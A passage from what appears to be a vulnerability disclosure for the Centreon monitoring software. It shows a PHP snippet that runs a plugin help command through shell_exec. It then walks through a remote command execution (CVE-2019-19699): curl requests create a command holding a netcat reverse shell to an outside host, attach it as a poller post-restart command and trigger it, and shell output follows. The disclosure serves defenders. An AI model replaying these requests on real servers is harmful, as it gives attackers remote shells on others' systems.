 44:
 45: $commandName = filter_var(
 46:     $_GET["command_name"] ?? $_POST["command_name"] ?? null,
 47:     FILTER_SANITIZE_STRING
 48: );
 49:
 50: if ($commandId != null) {
 51:     //Get command information
 52:     $sth = $pearDB->prepare('SELECT * FROM `command` WHERE `command_id` = :command_id
LIMIT 1');
 53:     $sth->bindParam(':command_id', $commandId, PDO::PARAM_INT);
 54:     $sth->execute();
 55:     $cmd = $sth->fetch();
 56:     unset($sth);
 57:
 58:     $aCmd = explode(" ", $cmd["command_line"]);
 59:     $fullLine = $aCmd[0];
 60:     $plugin = array_values(preg_grep('/^\-\-plugin\=(\w+)/i', $aCmd))[0];
 61:     $mode = array_values(preg_grep('/^\-\-mode\=(\w+)/i', $aCmd))[0];
 62:     $aCmd = explode("/", $fullLine);
 63:     $resourceInfo = $aCmd[0];
 64:
 65:     $prepare = $pearDB->prepare(
 66:         'SELECT `resource_line` FROM `cfg_resource` WHERE `resource_name` = :resource
LIMIT 1'
 67:     );
 68:     $prepare->bindValue(':resource', $resourceInfo, \PDO::PARAM_STR);
 69:     $prepare->execute();
 70:     //Match if the first part of the path is a MACRO
 71:     if ($resource = $prepare->fetch()) {
 72:         $resourcePath = $resource["resource_line"];
 73:         unset($aCmd[0]);
 74:         $command = rtrim($resourcePath, "/") . "#S#" . implode("#S#", $aCmd);
 75:     } else {
 76:         $command = $fullLine;
 77:     }
 78: } else {
 79:     $command = $oreon->optGen["nagios_path_plugins"] . $commandName;
 80: }
 81:
 82: // Secure command
 83: $search = ['#S#', '#BS#', '../'];
 84: $replace = ['/', "\\", '/'];
 85: $command = str_replace($search, $replace, $command);
```

```
 86: $command = escapeshellcmd($command);
 87:
 88: $tab = explode(' ', $command);
 89: if (realpath($tab[0])) {
 90:     $command = realpath($tab[0]) . ' ' . $plugin . ' ' . $mode . ' --help';
 91: } else {
 92:     $command = $tab[0] . ' ' . $plugin . ' ' . $mode . ' --help';
 93: }
 94:
 95: $stdout = shell_exec($command . " 2>&1");
[...]
```

5. Remote command execution via a poller's post-restart command

> **Status: Not a vulnerability according to Centreon. Reported in CVE-2019-19699 but never fixed.**

A user with administrator privileges can execute arbitrary commands on the server by creating a command, adding it to a poller as a post-restart command and executing the post-restart command:

```
# create the command
$ curl -X POST -b 'PHPSESSID=aee6mard3lf55dtqs70k1qgevj' -d 'command_name=cmd&command_type
%5Bcommand_type%5D=3&command_line=%2Fusr%2Fbin%2Fnc+192.168.56.1+4444+-e+%2Fbin
%2Fbash&resource=%24CENTREONPLUGINS%24&plugins=%2FCentreon%2FSNMP&macros=%24ADMINEMAIL
%24&command_example=&listOfArg=&listOfMacros=&connectors=&graph_id=&command_activate
%5Bcommand_activate
%5D=1&command_comment=&submitA=Save&command_id=&type=3&o=a&centreon_token=ed28782af2286d451
5e020247e70ea2b' 'http://192.168.56.29/centreon/main.get.php?p=60803&type=3'

# Create a new poller and add the previously created command as a post-restart command
$ curl -X 'POST' -b 'PHPSESSID=aee6mard3lf55dtqs70k1qgevj' -d
'name=poller&ns_ip_address=127.0.0.1&localhost%5Blocalhost%5D=0&is_default%5Bis_default
%5D=0&remote_id=&ssh_port=22&gorgone_communication_type%5Bgorgone_communication_type
%5D=1&gorgone_port=5556&remote_server_use_as_proxy%5Bremote_server_use_as_proxy
%5D=1&engine_start_command=service+centengine+start&engine_stop_command=service+centengine+
stop&engine_restart_command=service+centengine+restart&engine_reload_command=service+centen
gine+reload&nagios_bin=%2Fusr%2Fsbin%2Fcentengine&nagiostats_bin=%2Fusr%2Fsbin
%2Fcenteninestats&nagios_perfdata=%2Fvar%2Flog%2Fcentreon-engine%2Fservice-
perfdata&broker_reload_command=service+cbd+reload&centreonbroker_cfg_path=%2Fetc
%2Fcentreon-broker&centreonbroker_module_path=%2Fusr%2Fshare%2Fcentreon%2Flib%2Fcentreon-
broker&centreonbroker_logs_path=%2Fvar%2Flog%2Fcentreon-
broker&centreonconnector_path=&init_script_centreontrapd=centreontrapd&snmp_trapd_path_conf
=%2Fetc%2Fsnmp%2Fcentreon_traps%2F&pollercmd
%5B0%5D=213&clone_order_pollercmd_0=&ns_activate%5Bns_activate
%5D=1&submitA=Save&id=&o=a&centreon_token=ee9186ec0e126b1f86dca905cc7bacd1'
'http://192.168.56.29/centreon/main.get.php?p=60901'

# Execute the poller's post-restart command
$ curl -X 'POST' -b 'PHPSESSID=aee6mard3lf55dtqs70k1qgevj' -d 'poller=3'
'http://192.168.56.29/centreon/include/configuration/configGenerate/xml/postcommand.php'

$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.29 48094
id
uid=991(centreon-gorgone) gid=988(centreon-gorgone) groups=988(centreon-
gorgone),48(apache),993(centreon-engine),994(centreon-broker),998(centreon)
```